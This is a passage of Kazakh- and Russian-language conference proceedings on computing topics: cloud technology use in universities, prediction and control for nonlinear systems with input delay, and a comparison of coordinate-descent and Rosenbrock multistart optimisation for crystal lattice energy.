−деректерді өңдеудің модульдік блок-схемаларын жобалаудың көп критерийлі блоктық-симметриялық модельдері мен әдістерін құру;

−блоктық-симметриялық есептерді шешу тәсілін, тиімді әдістері мен алгоритмдерін және бағдарламалық қамтаманы құру.

Әдебиеттер

1. А.М. Ларионов, С.А. Майоров, Г.И. Новиков. Вычислительные комплексы, системы и сети. Ленинград, 1987

2. Доенин В.В. Модели параллельных процессов в распределенных системах. М.: Спутник +, 2007.

3. Корнеев В.В. Параллельные вычислительные системы. М.: Нолидж. 1999.

4. Дейтел Х.М., Дейтел П.Дж., Чофнес Д.Р. Операционные системы. Часть 2. Распределенные системы, сети, безопасность. СПб.: Бином-Пресс, 2010

5. Сигал И.Х. Приближенные методы и алгоритмы в дискретной оптимизации. МГУПС (МИИТ), учебное пособие, 2000, Москва.

6. Корбут А.А, Филькейнштейн Ю.Ю. Дискретное программирование.М.: Наука, 1969.

7. Казиев Г.З., Сагимбекова А.О., Набиева Г.С., Оспанова С.Б. Эффективный алгоритм решения блочно-симметричных задач // Вестник КАЗ НТУ имени К.И. Сатпаева. - Алматы, 3/4 (37/38), 2003.
8. Сигал И.Х., Иванова А.П. Введение в прикладное дискретное программирование. М.: ФИЗМАТЛИТ, 2002.
9. Дроздов Н.А. Алгоритмы дискретного программирования.Тверь: Наука,2002.
10. Казиев Г.З.Блочно-симметричные модели и методы решения задач проектирования систем обработки данных Алматы, КазНТУ, 1998 г.
11. Казиев Г.З. Блочно-симметричные модели и методы постановки и решения задач дискретного программирования. Вестник Инженерной академии РК N2 (10), Алматы, 2003.
12. Цимбал А., Аншина М. Технологии создания распределенных систем. СПб.: Питер, 2003.
13. Сигал И.Х. Алгоритмы решения задач коммивояжера большой размерности. В кн. “Комбинаторные методы и алгоритмы решения задач дискретной оптимизации большой размерности”, гл.13. Москва, Наука, 2000.

ЖОҒАРЫ ОҚУ ОРЫНДАРЫНДА БҰЛТТЫҚ ТЕХНОЛОГИЯЛАРДЫ ПАЙДАЛАНУ

Нургулжанова А.Н., Букенова И.Н.
АТУ Алматы қ., Қазақстан
nurgulzhanova@mail.ru, ibukenowa@mail.ru

Андатпа. *Жоғары оқу орындарының бұлтты технологияларды (бұлтты есептеулерді) пайдалануы – оқу процесінің тиімділігін арттыруға, оны іске асыруға арналған үстеме шығыстарды қысқартуға мүмкіндік беретін перспективалы бағыт. Оқу орындарының меншікті деректерді өңдеу орталықтарын құрумен және қызмет көрсетуімен байланысты Күрделі шығындар айтарлықтай төмендеуде, оқу процесінде пайдаланылатын сервистердің икемді ауқымдылығы мен жоғары қолжетімділігі қамтамасыз етіледі.*

Бүгінгі күні бұлыңғыр технологиялар адам қызметінің түрлі салаларында қолданылады: Банк ісі, медицина, бизнес және т. б. Білім беру де ерекше болған жоқ.

Бұлтты есептеулерде сервистік модельдердің үш түрі бар:

- Олардың біріншісіне SaaS (Soft as a Service) не AaaS (Application as a Service) жатады —қызмет ретінде бағдарламалық қамтамасыз ету, ақпараттық желі арқылы БҚ жалдау. SaaS пайдалану қосымшаларды қолдануды жеңілдетеді және шығындарды азайтады.
- Екінші типті модель PaaS (Platform as A Service) — қосымшаларды әзірлеу және орындау ортасының желісі бойынша жалға алу болып табылады. Бұл платформа пайдаланушылық бағдарламаларды әзірлеуге, тестілеуге және енгізуге мүмкіндік беретін сервистің неғұрлым жоғары деңгейін ұсынады.
- Үшінші үлгідегі модельге IaaS (Infrastructure as a Service) жатады — кәсіпорынның инфрақұрылым желісі, виртуалды аппараттық есептеу құралдары, БҚ, ақпараттық желі бойынша жалға алу. Әдетте IaaS бірегей аппараттық және бағдарламалық ресурстарды ұсынады.

Forrester аналитикалық компаниясының мәліметтеріне сәйкес, бұлтты орта үлгілерінің әртүрлі нұсқаларының арасында SaaS басым. Forrester Research мәліметтері

бойынша, 2009 жылы SaaS моделі бойынша орындалған виртуалдандыру жобалары ішінде 21%, PaaS моделі бойынша — 5%, Ал IaaS моделі бойынша — 8% құрады.

Енді қандай бұлтты технологиялар болатынын қарастырайық, мәселен, меншік нысаны бойынша. Мұнда олардың үш санаты бар:

–Көпшілік

–Жеке меншік

–Гибридті.

Әрбір бойынша қысқаша:

Көпшілік бұлт — бұл көптеген компаниялар мен сервистерде бір мезгілде қолданылатын АТ-инфрақұрылым. Пайдаланушылардың осы "бұлтты" басқаруға және қызмет көрсетуге мүмкіндіктері жоқ, ал осы мәселелер бойынша барлық жауапкершілік ресурс иесіне жүктелген. Кез келген компания мен жеке пайдаланушы ұсынылатын сервистерге абонент бола алады. Мысалы: Amazon EC2, Google Apps/Docs, Microsoft Office Web-сервистері.

Жеке бұлт - бұл бір ғана ұйымның мүддесі үшін бақыланатын және пайдаланылатын қауіпсіз АТ-инфрақұрылымы. Ұйым жеке "бұлтты" дербес басқара алады немесе бұл міндетті сыртқы мердігерге тапсыра алады.

Гибридті бұлт-бұл қойылған тапсырманы шешу кезінде жария және жеке бұлттың ең жақсы сапасын пайдаланатын АТ-инфрақұрылымы • Мұндай түр жиі қолданылады, егер ұйымның маусымдық белсенділік кезеңдері болса, басқа сөзбен айтқанда, Ішкі АТ-инфрақұрылымы ағымдағы міндеттерді орындай алмаса, қуаттардың бір бөлігі жария "бұлтқа" (мысалы, статистикалық ақпараттың үлкен көлемі), сондай-ақ көпшілікке "бұлт"арқылы кәсіпорынның ресурстарына пайдаланушыларға қол жеткізу үшін жіберіледі.

Енді бұлтты есептеу мүмкіндіктерін қарастырайық:

–Интернетке қосылған кез келген компьютерден жеке ақпаратқа қол жеткізу

– Әр түрлі құрылғылардан (ДК, планшеттер, телефондар және т. б.) ақпаратпен жұмыс істеуге болады.)

–Қандай операциялық жүйеде жұмыс істеуді қалайсыз, - веб-сервистер кез келген ОЖ браузерінде жұмыс істейді

– Сіз және қоршаған ортадағы бір ақпаратты әр түрлі құрылғылардан бір уақытта қарап, редакциялай аласыз

–Көптеген ақылы бағдарламалар тегін (немесе арзан) веб-бағдарламалар болды

–Егер құрылғыңыз (ДК, планшет, телефон) бірдеңе болса, маңызды ақпаратты жоғалтпайсыз, себебі ол енді құрылғы жадында сақталмайды

–Әрқашан қол астында жаңа және жаңартылған ақпарат

–Сіз үнемі бағдарламалардың ең соңғы нұсқасын пайдаланасыз және жаңартулардың шығуын қадағаламаңыз

–Ақпаратты басқа пайдаланушылармен біріктіруге болады

–Жер шарының кез келген нүктесінен жақын адамдармен немесе адамдармен ақпаратты оңай бөлісуге болады.

Бұлтты есептеу ортасында қандай нақты қолданбалы сервистер оқу курстарының құрамында қолданылуы мүмкін? Егер пәндердің кең шеңберін қарастырсақ, екі шешім класын бөліп көрсетуге болады-имитациялық моделдеу және зертханалық базаға қашықтықтан қол жеткізу. Оларды іске асыру үшін қажетті сервистерді әзірлеуге және бөлінген есептеу ресурстарын пайдалана отырып, олардың орындалуын басқаруға мүмкіндік беретін бірыңғай орта талап етіледі. Интуитивті түсінікті интерфейсі бар осындай ортаның болуы әртүрлі бағыттар бойынша модельдеу құралдарын жылдам

жасауға, игеруге және пайдалануға мүмкіндік береді — техникалық және әлеуметтік бағыттар бойынша.

Егер зертханалық база туралы айтатын болсақ, онда студенттердің оқылатын пән және мәселе бойынша нақты зерттеулер жүргізілетін қазіргі заманғы ғылыми жабдыққа қол жеткізуін қамтамасыз ету маңызды. Бұл оқушыларға эксперименттер жүргізуге қатыспаса, кем дегенде, оларды байқауға мүмкіндік береді, сондай-ақ оқытушыларға "өз" пәндері бойынша "шынайы" ғылыми өмірге қатысуға мүмкіндік береді. Ол үшін әрбір ЖОО-ға қымбат ғылыми жабдықтар сатып алудың қажеті жоқ. Эксперимент қашықтықтан және тіпті нақты уақыт режимінде қатысу және/немесе өткізу мүмкіндігін қамтамасыз ету жеткілікті.

Жоғары оқу орындарының студенттері, қызметкерлері және оқытушылары өз жұмысында деректерді сақтаудың жалпыға қол жетімді бұлтты сервистерін пайдалана алады, мысалы, "Dropbox" ("Dropbox") https://www.dropbox.com), Яндекс.Диск (https://disk.yandex.ru файлдарды Интернет желісіне қосылған кез келген құрылғыға және оларға ұқсас басқа да сервистерге сақтауға және беруге мүмкіндік беретін.

Файлдарды сақтау үшін жалпы қол жетімді бұлт сервисін таңдағанда, файлдарды сақтау үшін тегін берілетін көлем сияқты маңызды негізгі параметрлерді ескеру керек; сақталған деректерді пайдаланушының барлық құрылғылары арасында автоматты түрде синхрондау мүмкіндігін қолдау; көпшілік арасында жариялауға болатын сілтемелерді алу мүмкіндігі. Сілтемені пайдалана отырып, кез келген адам сілтеме көрсететін файлды жүктей алады.

Жоғары оқу орындарының бұлтты технологияларды (бұлтты есептеулерді) пайдалануы – оқу процесінің тиімділігін арттыруға, оны іске асыруға арналған үстеме шығыстарды қысқартуға мүмкіндік беретін перспективалы бағыт. Оқу орындарының меншікті деректерді өңдеу орталықтарын құрумен және қызмет көрсетуімен байланысты Күрделі шығындар айтарлықтай төмендеуде, оқу процесінде пайдаланылатын сервистердің икемді ауқымдылығы мен жоғары қолжетімділігі қамтамасыз етіледі, бұл түпкі пайдаланушылардың: студенттердің, профессорлық-оқытушылық құрамның, оқу-көмекші персоналдың қажеттіліктерін қанағаттану деңгейін арттырады, өйткені білім беру және ғылыми-зерттеу міндеттерін шешу үшін көп уақыт босайды.

Жоғары оқу орындарының бұлтты технологияларды пайдаланудан алатын сөзсіз артықшылықтарын атап өте отырып, оқу процесінде бұлтты шешімдерді жоспарлай және пайдалана отырып, ескеру қажет негізгі тәуекелдерді де атап өткен жөн, атап айтқанда: деректер қауіпсіздігі-бұлтта орналастырылған ақпаратқа рұқсатсыз қол жеткізуді болдырмау үшін арнайы шараларды қамтамасыз ету қажеттілігі; қолжетімділікті төмендету – DoS-шабуылдар мүмкіндігі, бұлтқа және т. б. қосылу үшін пайдаланылатын желілік кабельдердің физикалық зақымдануымен байланысты тәуекелдер.; бұлттық қызмет провайдеріне (бұлттық провайдерге) байлау – егер оқу орны ашық немесе гибридті бұлтты пайдалана отырып, тек қана жеке бұлтпен жұмыс істемесе, онда басқа бұлттық провайдерге өту өте қымбат және уақытты талап ететін, соның ішінде үлкен көлемді деректерді тасымалдауға болады.

Әдебиеттер тізімі

1. Ник Карр (Nick Carr) «Does IT Matter?» [2, 2 бет]
2. Василий Леонов «Google Docs, Windows Live и другие облачные технологии» [3, 3 бет]
3. Клементьев И. П. Устинов В. А. «Введение в Облачные вычисления»
4. Питер Фингар. «DOT.CLOUD. Облачные вычисления - бизнес-платформа XXI века»
5. РизДжордж. Облачные вычисления. - СПб.: БХВ-Петербург, 2011

ОБЗОР ПРОБЛЕМ ДЛЯ НЕЛИНЕЙНЫХ СИСТЕМ С ВРЕМЕННОЙ ЗАДЕРЖКОЙ

Абдилдаева А.А., Алпысбай Н.
КазНУ имени Аль-Фараби

Аннотация

Важность систем задержки времени возросла в контроль сообществом. Системы задержки времени встречаются во многих практических проблемах, такие как химические процессы, механические системы, биологические системы и системы связи. Например, в задачах управления телеоперацией. Задержки классифицируется как мертвое время, связь или измерение задержки [1]. Наличие задержек в контрольном сигнале или состояния системы являются основным фактором стабильности замкнутого контура. Например, в работах [2–4] проблема управления в системах с задержкой была проанализированы несколько подходов, начиная с игнорирования его последствий, когда величина задержки достаточно мала или с учетом приблизительной прогнозируемой обратной связи, полученной с использованием Аппроксимации Паде для линейных систем. В этой статье описывается стандартный контроль - подход для систем с задержкой по времени заключается в разработке. Оценка будущих состояний в динамической системе заслуживает все большего внимания с момента публикации хорошо известный компенсатор предикторов Смита (SPC) [5]. SPC решает задачу управления стабильной линейной цепью системы подвержены временной задержке на входном сигнале.

Ключевые слова: *нелинейные системы, Аппроксимация,*

Развивая предикторы состояния, можно синтезировать причинно-следственные связи. обратная связь по состоянию для линейных систем [5, 6]. Сначала необходимо проанализировать проблему прогнозирования состояния, решить, используя обратную связь о причинном состоянии, проблемы управления для нелинейных систем с запаздыванием на входе [7, 8].

В большинство случаях проблема прогнозирования состояния связана с работа государственного наблюдения [9] или ее обобщение представлены в [10] для нелинейных систем без задержек. Необходимость причинного состояния для решения задач управления для нелинейных систем с задержкой на входе привели к разработке приближенных предикторы состояния, например, [11]. В [12] надежный контроллер предназначен для компенсации изменяющихся во времени возмущений через оценку возмущения. В работе [13] рассматривается задача стабилизации для класса линейных систем с несколькими задержками при входе. В предлагаемом решении используется бесконечномерный обратная связь основана на предсказанных состояниях. Контроллер скользящего режима представлен в [14] для стабилизации систем с запаздыванием вход. Предиктор состояния и скользящая поверхность предназначены для минимизировать эффект задержки. Надежная стратегия стабилизации системы с линейным входом и задержкой в параметрических неопределенностях представлен в [15]; решение основано на линейной матрице неравенства; та же проблема решена в [16] через функционал Ляпунова – Красовского. Случай линеаризуемого системы обратной связи с ограниченной входной задержкой анализируются в [15] где проблема стабилизации достаточно мала задержка решена; та же проблема для линейных систем была рассмотрено в [16]. Другой вариант - вовремя решить проблему управления системы задержки, использующие бесконечное интегральное предсказание стратегия, известная как конечное распределение спектра, предложенная в [5] и его обобщения, представленные в [4]. Бесконечный интеграл прогнозирования представляют собой аналитические решения, которые страдают от проблемы практической реализации; например, [13] для сравнения между бесконечным интегральным решением и простой обратной связью статического

состояния. Работы в [12–14] развивают ограничения конечного спектрального распределения. Авторы [15] и [16] предлагают усеченные выходные контроллеры обратной связи для линейных систем и одного класса липшицевых нелинейных систем, соответственно, чтобы избежать проблем с реализацией. Усеченный контроллеры с обратной связью безопасно игнорируют бесконечномерный член. Эта работа посвящена проблеме прогнозирования и контроля, избегая целочисленных бесконечномерных решений, для класса нелинейных входных систем с задержкой. Учитывая линейный предиктор, предложенный в [16], в данной статье предлагается нелинейный предиктор, для класса нелинейных систем, для вычисления будущего значения состояния, τ единицы времени заранее. Под предположение Липшица, можно показать, что предлагаемый предиктор асимптотически сходится к будущему государственные ценности. Предположение Липшица распространено в литература для нелинейных систем без запаздывания [9, 10] и для класс нелинейных систем с запаздыванием [16, 17]. Дополнительно, предсказанные будущие состояния используются для решения траектории проблема отслеживания при тех же предположениях, что и для проблем прогнозирования. Предложенный предиктор эквивалентен задержанному наблюдателю для продвинутой системы, полученной с использованием конкретная смена координат. Сходимость ошибок прогнозирования и отслеживания траектории показана с учетом полный функционал Ляпунова – Красовского [15]. Решение Предложенный в этой статье материал близок к работе [17].

Следующий другой подход, решение в [17] зависит от размера временного варианта задержки верхней границы, в то время как решение разработанный в этой статье обеспечивает верхнюю оценку для времени размер задержки.

В данной статье рассматривается класс нелинейных систем. Следующее дифференциальное уравнение описывает этот класс нелинейных системы:

$$\dot{x}(t) = Ax(t) + \Phi(x(t), u(t-\tau)),$$

$$y(t) = Cx(t), \tag{1}$$

где $x \in X \subset \mathrm{R}n$ - состояние, $u(t - \tau) \in \mathrm{R}m$ – вход сигнал, $y \in Y \subset \mathrm{R}m$ является выходным сигналом, а $\tau \in \mathrm{R} +$ является постоянная. Предполагается, что выходной сигнал $y(t)$ доступен для измерения. Кроме того, нелинейная система (1) удовлетворяет следующие предположения.

Предположение 1. $\Phi(x, u)$ - локально липшицева функция с уважение к x; то есть,

$$\|\Phi(x, u) - \Phi(\hat{x}, u)\| \leq \gamma L \|x - \hat{x}\| \tag{2}$$

для всех $x, \hat{x}$ в некоторой области, содержащей начало координат с $\gamma L \in \mathrm{R} +$. В случае, когда (2) выполнено для всех $x, \hat{x}$, функция $\Phi(x, u)$ Говорят, что это глобально Lipschitz.

Предположение 2. Пара (A, C) наблюдаема.

Заметим, что любая нелинейная система вида $\dot{x} = f(x, u(t - \tau))$ можно выразить в виде (1), если $f(x, u(t - \tau))$ дифференцируемо по x. Подробный обоснование общности этого класса нелинейных систем (1) находится, например, в [9, 11, 12]. Входные сигналы с задержкой возникают из-за наличия мертвых времен, обнаруженных в нескольких промышленных процессах [2, 4], или из телеуправляемые системы, в которых размещена платформа управления в удаленном месте, как это может быть в случае мобильных роботов заявки [13–15].

Заключение

Эта работа адресована и предоставляет решения для государства задачи прогнозирования и управления одного класса нелинейных системы с известной постоянной задержкой на входном сигнале. Соответствующий временной сдвиг координат состояния позволяет предиктору быть как наблюдатель. Сходимость предиктора зависит от величины задержки и Константа Липшица, связанная с классом рассматриваемых системы. Будущие оценочные штаты решают регулирование и проблемы отслеживания траектории. Численное моделирование оценивает стратегия прогнозирования, а также регулирование и траектория отслеживания на основе предсказанных состояний. Кроме того, показано, что представленная стратегия управления предиктором также применяется к классу полностью линеаризуемых нелинейные системы. В качестве продолжения этой работы важно учитывать увеличение задержки, Система замкнутого контура может справиться. Кроме того, идя немного дальше, изменяющийся во времени случай задержки и реализация в реальном времени предлагаемого алгоритма следует заколочить.

Литература

1. В. Н. Афанасьев, “Алгоритмический метод построения управлений нелинейным неопределенным объектом”, Пробл. управл., 3 (2015), 12–19
2. Dmitriev M.G., Makarov D.A., “the Suboptimality of Stabilizing Regulator in a Quasilinear System With State-Depended Coefficients”, International Siberian Conference on Control and Communications, SIBCON 2016, ed. Stukach O., IEEE, 2016
3. Afanas'ev V., “Viscosity Solution of Bellman-Isaacs Equation Arising in Non-linear Uncertain Object Control”, IFAC PapersOnLine, 49:12 (2016), 360–365
4. Никифоров В.О. Неёинейная систеìа управёения с коìпенсаöией внеøних äетерìинированных возìущений // Известия РАН. Теория и систеìы управёения. — 2017. — № 4. — С. 69—73.
5. Цыкунов А.М. Аёãоритìы робастноãо управёения с коìпенсаöией оãрани÷енных возìущений // Автоìатика и теёеìеханика. — 2017. — № 7. — С. 103—115.
6. Фуртат И.Б., Цыкунов А.М. Робастное управёение нестаöионарныìи неёинейныìи структурно неопреäеёенныìи объектаìи // Пробёеìы управёения. — 2018. — № 5. — С. 2—7.
7. Цыкунов А.М. Робастное управёение ёинейныì объектоì по косвенныì изìеренияì // Пробёеìы управёения. — 2009. — № 3. — С. 13—22.
8. Park P. A delay-dependent stability for systems uncertain time-invariant delays // IEEE Trans. on Automat. Control. — 2009. — Vol. 44. — P. 876—887.
9. Zhang W., Allgover F., Liu T. Controller parameterization for SISO and MIMO plants with delay // Journal of Process Control. — 2016. — Vol. 55, N 10. — P. 794—802.
10. Gao H., Chen T., Lam J. A new delay system approach to network based control // Automatica. — 2018. — Vol. 44, N 1. — P. 38—52.
11. Han Q.L. Robust stability of uncertain delay-differential systems of neutral type // Automatica. — 2012. — Vol. 38, N 4. — P. 719—723.
12. Ivanescu D., Niculescu S.I., Dugard L., Dion J.M., Verriest E.I. On delay dependent stability of neutral systems // Automatica. — 2013. — Vol. 39, N 2. — P. 255—261.
13. Mishiels W., Engelbarghs K., Roose D., Dochain D. Sensitivity to infinitesimal delays in neutral equations SIAM // J. Control Optim. — 2012. — Vol. 40, N 4. — P. 1134—1158.
14. Li X.G., Zhu X.J., Cela A., Reama A. Stability analysis of neutral systems with mixed delays // Automatica. — 2018. — Vol. 44, N 11. — P. 2698—2772.

15. Калимолдаев М.Н., Дженалиев М.Т., Ахметжанов М.А. “Motion contrability of a multidimensional phase system”. The V international congress of Turkish world mathematicians. 5-7 June, Bishkek, 2014.

16. M.N. Kalimoldayev, M.T. Dzhenaliyev, M. Akhmetzhanov. On the controllability of the multidimensional phase system. ICAAM 2014. (scopus).

17. М.Н. Калимолдаев, М.Т. Дженалиев, М.А. Ахметжанов. Т-управляемость моделей фазовых систем без регулятора // Матер. науч. конф. ИИВТ МОН РК «Современные проблемы информатики и вычислительных технологий». – Алматы, 2015. – С.62-67.

СРАВНЕНИЕ ДВУХ ВАРИАНТОВ МЕТОДА МУЛЬТИСТАРТА

Амирханова Г.А., Дуйсенбаева А.Ж.
Институт информационных и вычислительных технологий КН МОН РК, Казахстан
e-mail: gulshat.aa@gmail.com

Аннотация. *На примере задачи поиска глобального минимума энергии совокупности атомов фрагмента плоской кристаллической решетки рассматриваются два метода глобальной оптимизации. Первый из них, известный метод адаптивного координатного спуска. Второй – метод Розенброка. Проведено экспериментальное сравнение методов, которое показало преимущество второго метода.*

Ключевые слова: *локальный экстремум, глобальный экстремум, двумерная модель материала, двумерные кристаллы, методы оптимизации.*

Введение

Плоские кристаллы привлекают большое внимание исследователей последнее время, т.к. многие подобные структуры, например, графен, обладают рядом уникальных свойств. Работа посвящена решению задачи, состоящей в нахождении минимума энергии совокупности атомов фрагмента плоской кристаллической решетки [1].

Эффективность методов исследовалась на задаче условной оптимизации, состоящей в нахождении минимума энергии совокупности атомов фрагмента плоской кристаллической решетки, при ограничениях типа неравенств. Данная задача имеет большое практическое значение, т.к. энергетически минимальные конфигурации решетки соответствуют стабильным состояниям вещества. Для вычисления энергии применяются эмпирические потенциалы межатомного взаимодействия. Потенциалы аппроксимируют энергию взаимодействия совокупности атомов, положения которых в случае плоского кристалла заданы координатами в двумерном пространстве. В работе рассматривается постановка задачи с фрагментом фиксированной длины.

1. Постановка задачи

Рассматриваемая в данной работе плоская модель многослойного кусочно-однородного материала предложена в [2, 3]. Материал представляется в виде периодической кусочно-однородной многослойной структуры, в рамках которой могут отличаться типы атомов в различных слоях. Модель накладывает ряд ограничений на структуру слоев [4]:

1. каждый слой состоит из одинаковых атомов, в разных слоях могут находиться различные атомы;

2. расстояния между соседними атомами в одном слое одинаковы, но в разных слоях они могут отличаться;

3. в рассматриваемой системе выделяется группа из K параллельных слоев, которая периодически повторяется в направлении оси y;

4. число атомов в каждом слое и общее число слоев считается потенциально неограниченным.

На Рис. 1 представлен пример модели, в которой повторяется группа из трех слоев. Каждый слой состоит из атомов своего вида.




Рис. 1. Двумерная модель материала

В рамках данной модели положение атомов определяется следующими параметрами:

$h_i, i = 1,\ldots,K$ – расстояние между слоем с номером i и предыдущим слоем;

$d_i, i = 1,\ldots,K$ – смещение первого атома в слое i с положительной абсциссой относительно нулевой отметки;

$s_i, i = 1,\ldots,K$ – расстояние между атомами в слое i.

$d_1 = 0, d_i < s_i, i = 2,\ldots,K$

Совокупность значений перечисленных параметров будем называть конфигурацией. Ниже рассматривается ситуация, когда материал находится в ненагруженном состоянии. Требуется определить конфигурацию, соответствующую минимальной энергии взаимодействия атомов, входящих в моделируемый фрагмент материала.

Таким образом, структура материала полностью определяется вектором типов атомов длины k и вектором геометрических характеристик $z = (h_1, d_1, s_1, \ldots, h_k, d_k, s_k)$ длины $3k$. Без ограничения общности положим $d_1 = 0, d_i < s_i, i \in \overline{1,k}.$

Требуется минимизировать энергию $E(x)$ совокупности атомов, расположенных на K соседних слоях. Математически задача формулируется следующим образом:

$$\begin{cases} E(x) \to \min, \\ l_i \le x_i \le u_i, i = 1,3,4,\ldots,3k, \\ x_2 = 0, \\ x_{3j+2} < x_{3j+3}, \; j = 0,\ldots,k-1 \end{cases} \tag{1}$$

В данной постановке в моделируемую совокупность входят атомы, абсцисса которых лежит в заданном интервале $[0, L]$. При этом в зависимости от значений параметров, задающих конфигурацию число и состав атомов, входящих в моделируемую совокупность, могут меняться. Энергия решетки рассчитывается с помощью потенциалов взаимодействия. Вычисляется энергия конечной совокупности соседних атомов («фрагмента»). Энергия фрагмента равна сумме энергий взаимодействия входящих в него атомов с остальными атомами решетки.

Предполагается, что используемые потенциалы имеют радиус отсечения R, т.е. радиус, за пределами которого, энергия взаимодействия атома с окружающими атомами равна нулю. Это позволяет выразить энергию $E_A(x)$ атома с координатами $x = (x_1, x_2)$ конечной суммой:

$$E_A(x) = \sum_{y \in U(x)} v(x, y),$$

где $U(x) = \{y \in R^2 : \|x - y\| \le R_0\}$ – окрестность радиуса R_0 точки x

$v(x, y)$ – энергия взаимодействия атомов, находящихся в точках x и y.

2. Метод адаптивного координатного спуска

Алгоритмы поиска локального минимума предназначены для определения экстремума на множестве допустимых решений, в котором целевая функция принимает минимальное значение. Для поиска экстремума в случаях, когда вид оптимизируемой функции известен не полностью, либо ее структура слишком сложна, применяются методы стохастического программирования или нейронных сетей. Эффективность процедуры поиска оптимума – возможность отыскания решения и сходимость к решению по скорости зависят от вида функции и применяемого для нее метода. Рассмотрим стратегию каждого метода более подробно, исследуя для определенности минимизацию целевой функции [5].

Из прямых методов наиболее известны методы:

– координатного спуска – поочередная оптимизация параметров вдоль осей одним из известных одномерных методов;

– вращающихся координат (метод Розенброка).

Метод координатного спуска заключается в том, что в качестве направлений траектории спуска от предыдущей точки поиска $X^{(k-1)}$ к последующей $X^{(k)}$ принимаются поочередно направления координатных осей $x_i (i = 1,2,\ldots,n)$. После спуска на один шаг по координате x_1 происходит переход к спуску на один шаг по координате x_2, а затем движение вдоль координаты x_3 и т.д., пока не будет найдена следующая точка поиска $X^{(k)}$ с координатами $x_1^{(k)}, x_2^{(k)}, \ldots, x_n^{(k)}$. Движение по траектории спуска от предыдущей точки $X^{(k-1)}$ к последующей $X^{(k)}$ продолжается до тех пор, пока не будут достигнуты окрестности точки минимума X^* целевой функции, определяемые точностью вычислений. Для поиска координат точки $X^{(k)}$ на каждом шаге итерации можно использовать любой из методов одномерной минимизации: метод золотого сечения, метод деления отрезка пополам, метод интерполяции-экстраполяции и др.

3. Метод Розенброка

Метод Розенброка направлен на устранение одного из недостатков метода покоординатного спуска – высокую чувствительность к выбору системы координат. В процессе поиска методом Розенброка производится поворот координатных осей так, чтобы одна из осей была направлена вдоль направления “оврага”. Рассмотрим алгоритм

метода в случае одномерной минимизации. На каждой итерации процедура осуществляет итеративный поиск вдоль n линейно независимых и ортогональный направлений. Когда получена новая точка в конце итерации, строится новое множество ортогональных векторов.

Построение направлений поиска:

Пусть $d_1,\ldots,d_n$ – линейно независимые векторы, по норме равные единицы. Предложим, что эти векторы взаимно ортогональны, т. е. $(d_i * d_j = 0)$ для $i \neq j$. Начиная из текущей точки $x^{(k)}$, целевая функция последовательно минимизируется вдоль каждого из направлений, в результате чего получается точка $x^{(k+1)}$. В частности, $x^{(k+1)} - x^{(k)} = \sum\left(\lambda_j * d_j\right)$, где λ_j – длина шага по направлению d_j. Новый набор направлений q_1 ,..., q_n строится с помощью процедуры Грамма–Шмидта следующим образом:

$$a_j = \begin{cases} d_j, \text{если } \lambda_j = 0 \\ \sum_{i=j}^{n} d_i \lambda_i, \text{если } \lambda_j = 0 \end{cases}, = b_j = \begin{cases} a_j, \text{если } j = 1 \\ a_j - \sum_{i=1}^{j-1}(a_j * q_i) * q_i, \text{если j} \geq 2, \; q_j = \frac{b_j}{\|b_j\|} \end{cases}$$

Новые направления, построенные описанным образом, являются линейно независимыми и ортогональными.

Таким образом, метод Розенброка позволяет избежать проблем, связанных с получением решения заданной точности для поверхностей с “оврагами”. Однако такой подход сравнительно увеличивает время поиска, что является относительным недостатком описанного метода.

4. Поиск глобального минимума

Задача поиска глобального экстремума функции на допустимом множестве X состоит в поиске точки $x_* \epsilon X$, при которой выполняется $f(x_*) \leq f(x)$, $f(x_*) \geq f(x)$, для всех $x \in X$. Ограничения, связанные с вычислительной погрешностью и другими факторами, часто не позволяют найти точное решение задачи. В этом случае имеет место поиск приближенного решения, т.е. точки из множества ϵ-оптимальных решений $X_*^{\epsilon} = \{x \epsilon X : f(x) \leq f(x_*) + \epsilon\}$. Поиск точного решения можно рассматривать как частный случай поиска приближенного решения с $\epsilon = 0$. Алгоритмы поиска глобального экстремума делятся на детерминированные, статистические и комбинированные. Часто задача глобальной оптимизации сводится к задаче поиска локальных экстремумов и нахождению среди них глобального оптимума, используя, таким образом, методы поиска локального экстремума. Рассмотрим подробнее каждую из стратегий поиска глобального экстремума на основе конкретных алгоритмов.

Метод мультистарта:

Естественной модификацией метода Монте-Карло, является метод мультистарта [6]. Если рассуждать в терминах гибридизации алгоритмов, то метод является классическим примером высокоуровневой гибридизации вложением. Суть метода - из каждой точки, выбранной случайным образом (Монте-Карло), запускается метод поиска локального минимума. Из полученных точек локальных минимумов выбирается точка с наименьшим значением, которая принимается за точку глобального минимума.

4. Результаты численного эксперимента

Эксперименты проводились на персональном компьютере с процессором Intel Core i7-4770, 3.4 GHz, 8Gb оперативной памяти.

Для обоих методов случайным образом генерировалась одинаковая совокупность начальных приближений. Использовался параллелепипед со следующими границами $0.5 \le h_i \le 2; d_1 = 0; 0 \le d_i \le 4; 0.4 \le s \le 4; \quad i = 1,...,4$. Координаты точек генерировались с использованием равномерного случайного распределения в заданных границах.

Работу методов можно оценить по графикам зависимости найденных значений локальных и глобального минимума от времени (см. рис.2,3). Ось абцисс – это время в секундах. Красная линия - значение найденного минимума. Синяя линия – значение глобального минимума, найденное на текущий момент времени.

